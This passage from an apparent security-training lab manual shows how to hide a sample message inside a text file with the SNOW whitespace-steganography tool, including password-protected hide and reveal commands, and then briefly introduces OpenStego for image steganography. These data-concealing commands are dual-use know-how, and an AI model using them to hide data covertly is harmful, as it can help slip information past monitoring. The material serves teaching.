
C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>
```

7:41 AM
4/5/2022 1

7. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

Note: (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)



```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 452.94%.
An extra 8 lines were added.

C:\Users\Admin\Desktop\Snow>
```

8. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.

9. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.

10. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of **readme.txt** (the password is magic, which was entered while hiding the data in **Step 7**).


```
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 452.94%.
An extra 8 lines were added.

C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt
My swiss bank account number is 45656684512263
C:\Users\Admin\Desktop\Snow>
```

11. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit --> Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



12. This concludes the demonstration of how to hide data using whitespace steganography.

13. Close all open windows and document all the acquired information

Task 5: Image Steganography using OpenStego and StegOnline

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego


OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.

StegOnline

